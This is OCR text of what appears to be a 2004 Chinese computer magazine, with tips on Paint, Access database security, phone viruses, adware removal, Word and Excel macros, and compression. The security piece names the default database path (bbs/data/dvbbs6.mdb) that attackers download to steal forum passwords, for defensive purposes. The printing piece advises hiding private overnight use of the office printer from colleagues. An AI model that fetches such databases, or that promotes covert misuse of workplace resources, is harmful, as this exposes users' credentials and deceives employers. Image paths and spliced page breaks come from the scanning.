如今，我们电脑里的图片越来越多，修饰照片的方法也越来越多。不过，你有没有想过，在照片上为那些美妙瞬间设计两三句妙趣横生的对白，不也是挺有趣的吗？无论是在娱乐，还是在工作中，为了活泼地表述效果，我们经常需要在图片上添加一些“对话气泡”作为注释。亲手制作家庭电子相册，以及为电脑类报刊撰写稿件，都会用到“对话气泡”的绘制技巧。那么，究竟怎样制作出漂亮的“对话气泡”呢？其实很简单——打开Windows画图程序，按照下面的方法，就能够制作出最精美、最专业的“对话气泡”！

Step 1



用“Windows画图”打开需要处理的图片，然后点选“直线”工具，在工具栏的下面就会出现五条不同粗细的线段，根据需要点选其中之一。随后，在界面下方的颜色选择区点选线条的颜色(通常选择黑色)。

Step 2



设好了线的粗细和颜色，点击“圆角矩形”工具，下边会出现三个选项，从上到下依次是透明、背景色以及前景色。在此我们选择中间那项，然后在图上画出一个圆角矩形。

Step 3



光有这么一个框体是不够的，还需要一个突出的尖角指向要说明的对象。选择“多边形”工具，设置背景选项，然后在圆角矩形中的适当位置叠加一个三角形。

Step 4




这个叠加上去的三角形多了些东西，得给它擦掉。先选择“放大镜”工具把三角形的部分放大，然后选择“橡皮”工具去掉三角形多余的部分。

Step 5



对话气泡作好后，只要在“气泡”的合适位置上输入文字，选择字体，再调整字号大小，一个完美的“对话气泡”就制作完毕了。

Step 6



千万不要小看“画图”程序。假如你能够熟练地掌握这个工具，甚至可以画出这样的椭圆形“对话气泡”。有兴趣的朋友不妨挑战一下自己的创造力哦！

虽然我们的“画图”工具能力有限，也不像Photoshop那样充满变化，但我们仍然用它做出了中规中矩的“对话气泡”。这正应了人们常说的那句话——够用就好。其实“画图”程序并不弱，就看你是不是能发挥它的能力了。 CF [SY08]

看点 ①如何能保护好论坛中的数据库？②在“控制面板→管理工具”下的“数据源(ODBC)”是什么？③如何让Access数据库只能在本机打开？

为你的论坛加把锁
——让Access数据库更安全

■ 河北　小燕

现在，很多朋友都在网上“安了家”——架设了自己的论坛。考虑到要保存用户的数据及方便地制作，不少人使用Access做为数据库。尤其是在动态网页设计中，利用Access做后台数据库是各中小型网站的必然选择。可是你是否知道，如果黑客通过某些方法得知该数据库的路径和名称，那么他就可以通过浏览器下载数据库，网站的密码资料等就都成了他的囊中之物。

本文就以目前使用广泛的动网论坛为例，为大家讲解在实际应用中总结出来的三种有效的防范方法，来防范大部分黑客攻击行为，保证数据库安全和其内部资料不被盗窃。

你知道吗？

黑客是如何得到数据库的？

由于动网大都采用了Access数据库来保存数据，很多朋友在不修改论坛数据库保存目录和数据库文件名的情况下，直接上传到服务器使用，那么黑客就可以通过http://www.*****.***/bbs/data/dvbbs6.mdb(www.*****.***为网站域名)将论坛数据库下载到本地，此时，数据库里的用户信息、密码信息及一些重要的帖子都可以轻而易举地得到了。

1.藏得巧妙　防得隐秘

这种方法是给Access数据库文件起个长而复杂的名字，再将它藏入四层以上深的目录中，这样黑客操作起来很麻烦，以此达到防范目的。比如某个数据库文件中保存了登录该网站的用户账号和密码资料，那就不要给它起那种诸如“userpass.mdb”之类的简单的文件名，而是最好用“u00ser753pa0s0s0.mdb”之类的又长又复杂的文件名，再将它放入“user\pass000\yong\huzhhao”的深层文件目录中。或者给数据库起个以“ASP”为扩展名的文件名(如u00ser753pa0s0s0.asp)，然后将其放入一个允许脚本运行的目录下，这样一来，黑客弄起来还真麻烦，即使黑客知道了其路径和文件名，也无法下载ASP文件，使一些初级黑客知难而退。

2.真假难判　扑朔迷离

这种方法是利用ODBC数据源❶将数据库路径DSN写到系统之内，利用数据源提供虚拟的数据库连接名来连接数据库，由于黑客无法通过DSN了解数据库的名称和路径，从而达到防范的目的。其设置位置在“控制面板→管理工具”下的“数据源(ODBC)”中。

比如很多开发ASP程序的朋友为了方便，都将DSN写入程序中：

```
datapath=server.mappath("u00ser753pa0s0s0.mdb")
conn.open "driver={Microsoft access driver (*.mdb)};dbpath="&datapath
```

这样做的结果，肯定会在黑客得到源程序后，使数据库变得很危险，毕竟黑客得到了数据库文件名，只需下点工夫，数据库还是会被下载盗取的。如果使用ODBC数据源的话，只需要利用数据源名，程序中只用conn.open"dataname"(dataname是数据源名)就可以让黑客解不透，破不了，当然也谈不上盗取信息和资料了。

理论譬如说……

我们每个人都有全名(直接将DNS写入程序)和小名(使用ODBC方式，在程序中调用数据库名)，当父母(调用数据库的ASP程序)用只有他们才知道的小名叫你时，别人是不会知道你的父母是在叫你(使用ODBC方式，服务器知道要调用的数据库，但黑客不知道)。但如果父母直接用全名叫你，则大家都会知道是在找你(将DNS写入程序，黑客也会知道你的数据库名)。

理论譬如说……

3.编码加密　铜墙铁壁

这种方法是利用对Access数据库的加密来防止数据库信息失窃。其原理是Access根据自己计算机上的硬件特征、用户信息，来对数据库文件进行编码加密。这样做了的话，也就只能在自己的计算机上，用自己的账号登录后才能打开该数据库文件，这样可以有效防止黑客盗取数据库中的信息。

其做法是在Access窗口中，点击菜单中的“工具→安全→加密/解密数据库”菜单项，在弹出的“加密/解密

名词解释

❶ ODBC数据源

ODBC(Open DataBase Connectivity)，开放式数据库连接，它定义一个标准方法实现在应用程序和数据库管理系统(DBMS)之间的通讯。ODBC几乎可以处理所有类型的数据库来源。它是以DLL文件形式保存在Windows操作系统中的。

ODBC数据源是指每个数据库的别名，又称数据来源名称DSN(Data Source Name)，通过这个名称让应用程序标识可随时调用数据库。ODBC数据源主要指可提供标准ODBC驱动的C/S数据库，如Oracle、Sybase、SQL Sever等。

手机与移动通信网络病毒

■ 瑞星 张晓兵

手机病毒于2002年在国内首次出现，代表病毒是“洪流”(见图)，它会对西门子35xx系列手机发起攻击，发送一些含有奇怪字符的短信，当用户浏览该短信时，便会自动关机，无法正常使用手机。与此同时，国外还出现了一些更加厉害的手机病毒，有些甚至还可以清除用户手机中的所有信息、破坏手机硬件。



洪流手机病毒

自手机病毒产生以来，它一直在默默地发展着。据瑞星网站病毒资料库显示，截止到2004年4月，国内出现的手机病毒已经达到三四十种。它们的基本原理一样，都是利用手机芯片中存在的软件缺陷，通过网络向这些有缺陷的手机发送特殊字符的短信，当用户观看这些短信时就会导致手机出现异常。这类手机病毒只能攻击某些型号的手机，目前还不能造成大面积的泛滥。

随着移动通信网络的发展，PDA、智能手机等手持设备产品开始大量涌现，这些手持设备本身具有更大的存储量，更强的信息处理能力，有些设备还内置了操作系统，这一切都为手持设备病毒的产生创造了条件。

通常电脑病毒的产生要具备两个条件:首先，要有一个大的用户群体，只有这样才能刺激病毒编写者去编制病毒，像邮件病毒、QQ病毒的产生都是在用户大量增长后才出现并流行的;其次，要有产生病毒的硬件环境，早期的手机只有基本的通信功能，是不可能产生病毒的，如今这些智能手持设备由于本身程序复杂，很可能会出现漏洞，像“洪流”手机病毒就是这样。另外，手持设备功能越来越强，开始具有执行程序、上网、收发电脑邮件等高级功能，这些能力会使感染手持设备的病毒出现。

小编有话说:说来也巧，前几天小特的SmartPhone手机因为内存空间没有了，根本没办法打电话，结果送去修理才弄好(Windows的毛病都带到手机上了)，想想看如果弄个病毒小程序出来……



CF [FH02]

数据库”窗口中选择要加密的数据库，“确定”后在弹出的“数据库加密后另存为”窗口中给加密后的数据库起个名字，点击“确定”。此时后面的数据库就是被系统加密的数据库了。

非常明显，黑客即使想方设法下载了你的数据库，但由于系统不同，根本无法打开该数据库文件。这种方法对自己有服务器的朋友很有用，不过如果想将数据库文件发给别人用的话，可不要忘了先解密呀(方法与加密相同)。

小提示

还有一种方法是给数据库设置访问密码，只有密码正确时，才能访问或编辑数据库。这从一定程度上降低了黑客入侵数据库窃取资料的可能。不过令人遗憾的是，在黑客技术强势发展的今天，Access数据库无论被设置了多复杂的密码，都很容易利用相关工具破解掉。

CF [FH01]

完全歼灭随“缘”而来的DuDu

■ ABC

笔者最近不小心中了“缘”病毒（具体的清除方法请看http://it.rising.com.cn/newSite/Channels/Anti_Virus/Antivirus_Base/Antivirus_Tech/200404/22-155514903.htm)，经过一番奋战终于把它清除干净了，但当习惯性地到“控制面板→添加/删除程序”中查看有没有异常软件时，却发现莫名其妙多了一个名叫“DuDu Accelerator For Internet Explorer”的软件，赶快上网去查它的身份，终于在http://ddd.dudu.com/index.html找到了出处(号称下载速度是同类软件中最快的)，看来是个合法软件，但它是如何进入我的系统中的呢？据其主页说，需要用户认证才能作为插件安装，可是我的电脑是重新装的系统，并且从来没有看到该插件的安装窗口。于是在这里选择将其卸载。

凭借以前的经验，许多软件常常还会在系统中把自己虚拟成硬件设备，又按下Win+Break组合键打开“系统属性→硬件→设备管理器”，点击“查看→显示隐藏的设备”，在“非即插即用驱动程序”列表中没有发现与“DuDu Accelerator For Internet Explorer”相关的设备。

不过，还是不放心，于是又打开“控制面板→添加/删除硬件”，选择“卸载/拔掉设备→卸载设备”，然后在出现的列表下方勾选“显示隐藏设备”，终于在列表中看到了“DuDu Accelerator”，藏得真够隐蔽的呀！接下来的操作当然是选择将其卸载了。

我并不能完全肯定“DuDu Accelerator For Internet Explorer”是随着“缘”病毒进入我的系统的，虽然我又冒着危险运行了一遍“缘”病毒，并且发现这个软件再次光顾了我的系统，但我始终不信一个正规的软件会和病毒结缘。但这款软件卸载后还要留些东东赖在系统中不走的问题，却让人十分不爽。

CF [FH03]

看点 充分利用下班后的时间，让Word文档批量自动打印出来，榨干办公室打印机的最后一滴油。

办公室的打印机静悄悄地开

——无人值守打印技巧大揭秘

■ 陈秀峰　JoyChan　王际翔

打印机可算是办公一族最常用的设备了，然而你却往往不能随意使用办公室的打印机。因为在实际工作中，为了节约成本，一个办公室或团队只有一台或寥寥几台打印机可用。在工作时间，打印机任务往往会被安排得很满，如果你要打印一篇超长的文档，一定会影响他人工作。另外，如果你胆敢在上班时间大摇大摆地打印一些私人的东西(比如电子版的《哈利·波特》)，不被同事们鄙视才怪！被老板看到的话，后果更是不堪设想……

俗话说“马无夜草不肥”。白天不能打印，晚上还不能加班么？当然，你可以埋伏在办公室里，等待他人下班后偷偷使用打印机，但那样未免太龌龊了吧！那么，一起来看看超强的无人职守打印技巧吧！它能使你通过简单的设置，就让电脑在某个规定的时间(比如深夜)自动提交打印任务，把你上百页的文档自动打印出来，最后关闭电脑。当你躺在床上睡觉的时候，你的文档已经神不知鬼不觉地打印出来了。是不是很方便呢？

无人职守打印是这样实现的……

要点一：几乎所有的办公室都至少会把一台打印机连到局域网的服务器上，而服务器晚上通常不会关机。所以，如果你的办公室有夜间关机的习惯，请保证在你走之后，服务器和连在上面的打印机保持运行和待机状态，或者你的电脑上连有一台可用的打印机。

要点二：为了不引起同事怀疑，你一定要把电脑关上。然后，只需让电脑定时开机即可。接下来，系统启动，自动运行Word，利用Word的“宏”功能自动提交打印任务，打印，最后利用Windows的“计划任务”自动关闭电脑。一切都是那么完美。

OK，来看看实现的具体步骤吧！

一、夜来开机声

自动开机，这是通过主板的BIOS设置来实现的。必须首先确认你的主板支持自动开机功能(近几年出厂的主板，绝大部分都支持定时开机功能)，如果不支持，可以通过刷新BIOS版本的方法来让其支持。接下来，在启动时按Del键进入BIOS设置界面，选择“Power Management(电源管理)→Advanced Resume Events Control(高级唤醒事件控制)”项，将“Wake up on RTC Alarm”设置为“Enable”，然后在“Date”、“Hour”和“Minute”后面输入具体的时间(见图1)。设置完毕后按F10保存退出。




图1

小提示

①不同主板，BIOS中表达“唤醒”的菜单是不同的。如“Resume”、“Wake up”等都表示自动开机功能，只要在“Power Management”界面中仔细寻找一下就可以了。

②如果你的主板即使升级了BIOS也无法支持自动开机，那么可以考虑让系统进入休眠状态。

二、文件悄悄打

解决了自动开机的问题后，下一个目标是让Word自动启动并打印指定文档，我们可以通过Windows的“计划任务”，配合Word的“宏”来实现这个功能。

既然是自动打印文档，我们就要Word能够一次把所有需要的文档全部打印出来。我们假定准备打印的文件已经保存在D:\dywj\目录中，文件名依次为1.doc、2.doc、3.doc……同时，为了使打印更加简便，我们将为自动打印工作设置三个宏，分别为打开文档自动运行的宏、判断文档数目的宏和打印文件的宏。这样就避免了每次只能打印一个文件的弊端，而且只需一次编辑，今后不用再次更改宏代码。

Step 1 启动Word 2003(其他版本请仿照操作)，保存一份空白文档(如dywj.doc)。

Step 2 执行“工具→宏→Visual Basic编辑器”命令(或按“Alt+F11”组合键)，进入“Visual Basic编辑”状态(见图2)。



图2

Step 3 在左侧“工程资源管理器”窗口中，选中“Project(dywj)”选项，然后执行“插入→模块”命令，插入模块1。

Step 4 双击“模块1”，进入“模块1”代码输入状态，在右侧窗口中输入如下代码：

```
Sub AutoOpen()   '这是打开文件自动运行该宏，命名不能修改。
Dim dysj  '声明一个变量(可以是其他字符)。
dysj = #9:00:00 PM#      '设定一个时间界限(此处为系统自动晚上启动时间，假设为9:00)。
If Time >= dysj Then
Call wjsm' 如果当前系统时间大于等于上述设定时间，则调用宏“wjsm”。
End If
End Sub
```

小提示

①选中“Project(dywj)”的目的是，让编辑的宏仅对“dywj”这个文档有效；如果选中“Normal”选项，则相应的宏对整个通用模板文档均有效。

②在输入上述代码时，英文单引号“'”及其后面的字符是对代码的解释语言，可以不输入(下同)。

Step 5 仿照上面的操作，将下述代码写入到“模块1”的代码输入窗口中：

```
Sub wjsm()       '这是判断文件数目的宏，宏名称为“wjsm”，也可以设置为其他字符，但需要与上述自动宏中的调用宏名称一致。
Set fs = Application.FileSearch
With fs
.LookIn = "D:\dywj" '选定判断对象所在的文件夹。
.FileName = "*.doc" '指定所要判断的文件扩展名。
If .Execute(SortBy:=msoSortByFileName, SortOrder:=msoSortOrderAscending) > 0 Then
x = .FoundFiles.Count        '统计符合要求的文件数目。
End If
End With
If x >= 1 Then
Call dywj '如果文件数目(x)大于或等于1，则调用宏“dywj”。
Else
Application.Quit     '反之，则关闭Word。
End If
End Sub
```

Step 6 再仿照上面的操作，将下述代码写入到“模块1”的代码输入窗口中：

```
Sub dywj()       '这是打印文件的宏，宏名称为“wjsm”，与上述“wjsm”宏中的调用宏名称一致。
Set cxf = Application.FileSearch
With cxf
.LookIn = "D:\dywj"
.FileName = "*.doc"
If .Execute(SortBy:=msoSortByFileName, SortOrder:=msoSortOrderAscending) > 0 Then
x = .FoundFiles.Count
End If
End With '统计文件数目(x)，并根据此数目进行下面的循环。
ChangeFileOpenDirectory "D:\dywj\"     '确定打印对象所在的文件夹。
For i = 1 To x   '给定文件名所在的范围。
Documents.Open FileName:=i & ".doc"   '打开第1个文件。
ActiveDocument.PrintOut      '执行打印操作。
ActiveWindow.Close '关闭当前文档(即1.doc)。
Next I   '进入下一个循环。
Application.Quit     '全部完成后关闭Word。
End Sub
```

Step 7 全部代码输入完成后，关闭“Visual Basic编辑器”窗口，并保存文档，退出Word。

要让Word随系统自动启动并自动打开dywj.doc，只需将上述文档(dywj.doc)复制一份(或者制作一个快捷方式)，拖到开始菜单中“程序”组的“启动”项中即可。

这样，每天下班时，只要将需要打印的Word文件复制到D:\dywj\中，并依次将文件改名为1.doc、2.doc、3.doc……就可以轻松实现文档的自动批量打印了。



三、电脑静静关

文件打印完毕后，我们还希望电脑能自动关机。

在Windows XP中，打开“开始”菜单，选择“程序→附件→系统工具→任务计划向导”，然后在选择要运行的程序时(见图2)，选择shutdown.exe(该文件在\windows\system32\目录下)，后面的内容可以随便选，因为还需在高级属性中进行设置。创建完成后，双击该计划任务，在“任务”选项卡的“运行”栏“shutdown.exe”后面加上参数“-s”(见图3)。再切换到“日程安排”选项卡，选择“空闲时”，并设置计算机空闲时间，比如设置为2分钟，那么Word在执行完打印任务2分钟后，系统自动关闭(见图4)。



图3



图4

Windows 2000中没有shutdown命令，不过可以从Windows XP机器中拷贝使用该文件，设置方法与Windows XP一样。

如果你使用的是Windows 98，可以建立位置指向“C:/WINDOWS/RUNDLL32.EXE user,Exitwindows”的快捷方式，用与Windows XP类似的办法将其添加到计划任务中即可。

看点：一键搞定复制工作表、按月份给工资表命名、固定动态日期。

再谈Excel工作簿日期更新

■ 安徽　陈秀峰

看了今年第8期《有选择地更新Excel工作簿中的当前时间》一文(下称“方案二”)后，觉得“方案二”仍然不够完美，主要表现在以下这三点：

①假如我们在对工资表进行修改后忘记了保存，而直接关闭Excel退出，此时系统会提示是否保存，如果仅想保存修改结果，而不想选择“方案二”的确认效果，就无法实现了。

②做工资表时，通常需要将每月的工作表数据都保存下来，而“方案二”仅对一个工作表进行操作，很不方便。

③“方案二”两步复制、粘贴可以合并为一步进行，其代码可以进一步简化。

为此，笔者在这里给出另一种更加合理的解决方案，供大家参考。

我们还是以工资表的日期更新为例，比较完美的方案就是：在“gzb”工作表中(见图1)，修改好当月的工资数据，然后单击其中的“制表日期”按钮，启动相应的宏，将“gzb”复制一份，并根据系统当前月份数值对工作表进行命名，再将第1行和I3单元格(包含有动态日期)由公式返回的结果转换为固定字符。下面我们就来看看实现的过程吧。



图1

一、创建宏

首先要创建一个宏，通过运行这个宏，一次性自动实现上述目标。

小提示

如果你的机器无法自动开机，而且又根据上文的介绍把系统设为“休眠”状态，那么就必须打开“计划任务”的高级属性，选中“设置”选项卡中的最后一项“唤醒这台计算机，运行此任务”(见图5)。




图5

想使用已经建立好的支持自动打印的Word文档吗？这里是下载地址：http://www.newhua.com/cfan/200410/zddy.rar

CF [BG01]

Step 1 启动Excel，打开工资表文档，同时选中A1～J1单元格，将其合并后输入公式：="晓风公司2004年"&MONTH(TODAY())&"月工资表"，再选中I3单元格输入公式：=today()，并设置好字体、字号等。

Step 2 将多余的工作表(sheet2、sheet3)删除，将Sheet1重命名为“gzb”。

小提示

如果不将“Sheet1”工作表重命名为“gzb”，并不影响本方案的功能。但是，下面的代码中相应的“gzb”字符需要修改为“Sheet1”。

Step 3 执行“工具→宏→Visual Basic编辑器”命令，进入“Visual Basic编辑器”状态(见图2)，执行“插入→模块”命令，插入一个模块，双击插入的模块，进入代码书写窗口，将下述代码输入其中：



图2

```
Sub 备份工资表()
Dim i As Integer
For i = 1 To Worksheets.Count
x = Worksheets(i).Name
Next i
If x = Month(Date) & "月" Then
MsgBox ("本月工资表已经备份了！")　'检查工作簿中是否已经有了备份工作表，如果有了，则显示出此提示，并退出宏的运行。
Else
Sheets("gzb").Select
Sheets("gzb").Copy After:=Sheets(ActiveWorkbook.Sheets.Count)
Sheets("gzb (2)").Name = Month(Date) & "月"　'将“gzb”工作表复制一份，并根据当前月份进行命名。
Range("A1:J3").Select
Selection.Copy
Selection.PasteSpecial Paste:=xlPasteValues, Operation:=xlNone, SkipBlanks:=False, Transpose:=False　'将复制后的工作表表头部分复制、选择性
```

粘贴为“数值”，让日期固定下来。

```
ActiveWorkbook.Save  '将当前工作表保存一下。
End If
End Sub
```

Step4 输入完毕后，关闭“Visual Basic 编辑器”窗口，返回工作表中。

二、制作按钮

如果每次都通过宏对话框来运行宏，显然非常麻烦，我们在工作表中制作一个按钮，今后可以直接单击此按钮来启动宏。

Step1 执行“视图→工具栏→控件工具箱”命令，展开“控件工具箱”工具栏(见图3)，用其中的“命令”按钮，在H3单元格位置拖出一个大小适中的命令按钮。



图3

Step2 选中上述添加的命令按钮，右击鼠标，在随后出现的快捷菜单中，选“属性”选项，打开“属性”设置框(见图4)，切换到“按分类序”标签下，展开“外观”选项：按“BackStyle”项目右侧的下拉按钮，选中“0-fmBackStyleTransparent”选项，将“Caption”选项后面方框中的字符修改为“制表日期:”，关闭设置框。此步设置的目的是为了让命令按钮的外观接近工作表格式，既不影响打印效果，又能起到命令按钮的作用。当然，如果不进行此步设置，也不影响本方案的功能。



图4

Step3 双击命令按钮，进入代码书写状态，将下述代码输入其中：

```
Private Sub CommandButton1_Click()
备份工资表  '上述宏名称
End Sub
```

> 小提示
>
> 实际上，双击进入代码书写窗口后，上述代码中前、后两行代码系统已经输入好了，只要输入“备份工资表”几个字符就行了。

Step4 输入完成后，关闭代码输入窗口返回。

Step5 单击“控件工具箱”上的“退出设计模式”按钮，退出控件编辑状态。

三、轻松使用

发工资时，我们打开上述工资表文档，修改好“gzb”中相应的工资数据，然后单击一下位于H3单元格中的“制表日期:”按钮，系统即刻将“gzb”自动复制一份，并根据系统日期的月份数值(如“4月”等)对工作表进行命名，同时将A1至J3单元格区域中公式的返回结果转换为普通的字符，将日期固定下来。

> 小提示
>
> ①如果在一个月内多次按动上述按钮，系统会弹出见图5所示的提示框，并终止执行相应的宏。
>
> ②系统时间一定要调整正确，否则更新的日期就不对了！
>
> ③文中涉及到的工资表文件也可以直接下载，下载地址:http://www.newhua.com.cn/cfan/200410/gzb.rar



图5

CF [BG02]



Access数据库也可以免费使用


今年第7期的《掀起你的盖头来——不装Office也能阅读Office文档》一文中介绍了几款免费使用Office文档的工具，它们确实能为我们在没有Office的情形下使用Office文档带来很大方便。但文中并没有介绍Access数据库文档的免费使用方法，下面笔者就为大家推荐一款数据库浏览器，让Access文档也能免费使用！

数据库浏览器小档案

软件版本:1.2	软件大小:1MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.newhua.com/cfan/200410/sjl_view12.exe

数据库浏览器可以让你在不安装Access、VFP、Dbase的条件下浏览MDB和DBF文件，最新版本还增加了浏览MSSQL的功能。该程序小巧实用，只有1MB大小，不仅能很迅速地浏览文档，还支持文件内容的编辑修改、查询等功能。对于经常要摆弄数据库的朋友来说，这可是个超小巧的随身工具噢，赶快放到U盘里收藏一个吧！



CF [BG03]

自己动手做个 MSN Messenger 信息群发软件

■ 李义明

文章链接:http://www.cfan.com.cn/11program/200410/fdaljn.htm (11 KB)

MSN Messenger(以下简称 MSN)是目前网络上广泛使用的一个即时信息交流工具(IM),笔者就常用它与同事或朋友联系,但在使用过程中发现缺少一个群发信息的功能,于是笔者寻思着自己编写一个 MSN 信息群发的软件,在查阅了一番资料之后,终于写出来了。下面大家和我一起动手来自己做一个 MSN 的信息群发工具吧。

Step 1 新建一个工程。启动 VB,选择"文件"菜单的"新建"子菜单新建一个 VB 工程,系统会自动添加一个窗体,并且取名叫 Form1。

Step 2 添加 MSN 接口的引用。微软开发的软件一般都提供了接口供外部程序调用,利用这一点我们才能够方便地实现群发功能。点击 VB 的 IDE 环境菜单中的工程菜单,在弹出的下拉菜单中选择"应用(N)..."子菜单。在弹出的"应用"窗体中的"可用的应用"下拉列表中找到"Messenger API Type Library"项,将前面的钩打上,然后关闭该窗口。



Step 3 设置窗体,添加控件。首先在 VB 的工程管理器中双击 Form1,打开窗体设计环境。选中窗体,将它的 Caption 值改为"MSN 消息群发"。然后在窗体上添加控件,并且设置其初始属性。

Step 4 编写代码。……

Step 5 编译运行。选择"文件"菜单的生成"工程1.exe"菜单项,一个属于你的 MSN 信息群发软件就完成了。

CF [CXG01]

图像也能这样玩

■ 天津 马英

文章链接:http://www.cfan.com.cn/11program/200410/ocjtmg.htm (11 KB)

计算机发展到今天,已经完全进入了图形化的时代,哪个程序不用图片呢?在程序中,图像不只是用来美化我们的界面,我们还能用程序来处理图像并且实现一些很特别的效果。当然,这需要一些计算机图形学的基本知识,为了看到有趣的效果,您就要先学习一些理论知识。

一、BMP 位图文件的存储格式

要想处理图像文件就必须知道这些图像文件的构成方式。在常用的图像格式中,以 24 位真彩色的 BMP 位图格式比较常用,而且构成比较简单,所以我们就以它作为讲解的对象……

二、RGB 和 YCrCb 的转换

"颜色空间"的问题我们在后面讲解的一个效果中要用到,所以我们在这里简单地讲解一下……

三、效果

现在我们就要动手实现前面说到的特殊效果了。我们一共要讲解 6 种效果:

1.魔术效果

用 IE 打开这种效果的图像文件后,看看是不是变得有点像灰度图了。下面我们就要开始变这个魔术了。按一下 Ctrl+A,



也就是全选,是不是颜色又回来了?我可没有用到任何脚本语言,只是运用了图像本身,给大家产生了一些颜色方面的错觉。

2.隐藏效果

所谓隐藏就是把一些文字信息隐藏进一幅图像中,也就是大家在电影中见过的"隐形墨水"的效果。

3.灯光效果

这是一种滤镜效果,即在图像内取一点作为光源,从光线末端开始向光源点逐渐加亮。

4.木刻

算法很简单,就是如果 RGB 的平均值大于 128 就把这个点变为黑色,否则就变为白色。

5.浮雕效果

算法就是用当前点的 RGB 颜色减去相邻点的 RGB 颜色再加上一个常数。

6.油画

用当前像素四周一定范围内的任意一点的颜色代替当前点的颜色即可:

到这里所有的效果就给大家介绍完毕了。如果有什么更有趣的效果请告诉我。我的信箱是 tjpanda88@sina.com。

CF [CXG02]

潜入压缩包的内部

——文件压缩高手速成班

"压缩"这个词，我们并不陌生。早在电脑刚刚普及的时候，我们就接触到它了。那时，容量为1.44MB的软盘十分流行，为了在电脑间传递文件，文件压缩软件应运而生。在网络流行的今天，大型的软件、电影都可以从网上下载，它们依然离不开压缩软件。我们每天都在用WinRAR、WinZip，可你知道文件压缩是怎样一个过程吗？压缩文件的内部又有怎样一番风景呢？如何找到最高的压缩比？如何把WinRAR用到极致？……

我们特此找了几位相关方面的专家，请他们针对压缩的方方面面为你一一道来。看完本文，相信你会成为一个压缩文件方面的高手！

第1课:理清文件压缩的思路

■ 讲师:湖北 黄迎　漫画:张炜昱

数据压缩后，占用的磁盘空间肯定要比原来小。可是，为什么占用空间小了，却没有丢失任何数据呢？举一个简单的例子：我们知道，"国际奥委会"是"国际奥林匹克委员会"的简称，前者的字数大约是后者的一半，但是在语义表达上却不会产生误解，这是因为它保留了原句中重要的语素。同时，作为有思维能力的人类，我们可以根据前后词汇关系和以往的知识积累，推断出全称。电脑中的压缩也一样，它也是保留原数据中一些"关键点"，去掉了文件中的重复（冗余）信息，但不影响文件的基本使用。这就是文件压缩要遵循的整体思路。

实例1：找出文件中的"冗余"信息

大多数类型的计算机文件极为"冗余"——它们会重复列出相同的信息。文件压缩程序仅仅是去除这些冗余，对于重复的信息，它只列出一次。当原始程序中再次出现该信息时，就可以回头引用它。为了便于大家理解，我们来看一种大家都熟悉的信息类型——词汇。肯尼迪在1961年的就职演说中说了这样一句著名的话：

"Ask not what your country can do for you ——ask what you can do for your country."

这句引言有17个单词，61个字母，16个空格，一个破折号和一个句号。如果每一个字母、空格或者标点符号都占用一个存储单元，整个文件的大小就是79单元。为了降低文件大小，我们需要寻找冗余。

我们立刻就会发现：


★ *"ask"出现了两次*
★ *"what"出现了两次*
★ *"your"出现了两次*
★ *"country"出现了两次*
★ *"can"出现了两次*
★ *"do"出现了两次*
★ *"for"出现了两次*
★ *"you"出现了两次*

忽略字母的大小写，其中几乎一半是冗余的。9个单词——ask, not, what, your, country, can, do, for, you——几乎可以组成整个引言中我们需要的任何东西。为了构造短语的另一半，我们只需要指出该单词在第一半中的位置，并用空格和标点符号填充短语，就可以表达整个句子了。

> 小提示
> 因为数据压缩源于国外，所以压缩原理也是使用英文的例子。实际上，对于中文数据的压缩，工作的原理是一样的，只是中文的编码有所不同而已。

实例2：利用压缩原理作一个密码表

假如你和你的一个朋友经常要传递一些保密的文本文件（比如工资表），你当然可以使用一些加密工具来实现。不过还有一个操作简单而实用的方法——替换法。因为最为保密的内容往往是一些数字，我们可以利用替换法把其中的数字作一个伪装：打开编辑器的"替换"菜单，把其中的"1"替换成"很好"，"2"替换成"我们"，"3"替换成"对"……以此类推，所有数字都变成一堆中文。当然，利用文本编辑器的宏功能，还可以让替换工作自动完成，用起来就更方便了。替换原则只有你和朋友两人知道，这样即使有人截获了文件，对这些关键数字也会看得一头雾水！



第2课：字典——寻找数据位置"工具"

■ 讲师：旺旺

第1课中我们讲解了压缩文件遵循的基本思路，但如何能让这种思路具有可操作性，那还得来了解一下"字典"

这个概念。字典的功能是什么呢？它实际上就像我们查字典一样，当我们需要记录一个词汇的时候，不需要知道它的全称，只要知道它在字典中所在的页码就可以了。

目前大多数压缩程序使用基于字典的LZ自适应式算法（关于压缩算法，我们会在第5课中详细讲述）的一种变体来压缩文件。“LZ”指的是Lempel and Ziv，即该算法的创始者，“字典”是指数据块的分类方法。编排字典的系统形式多种多样，它可能是一个简单的编号表。检查一下上面肯尼迪的这句名言，挑选出重复的单词，把它们放进编号索引中。然后只写下编号来代替整个单词。

如果我们的字典像下面这样：

1. ask
2. what
3. your
4. country
5. can
6. do
7. for
8. you

那么，我们的句子就成了这个样子：

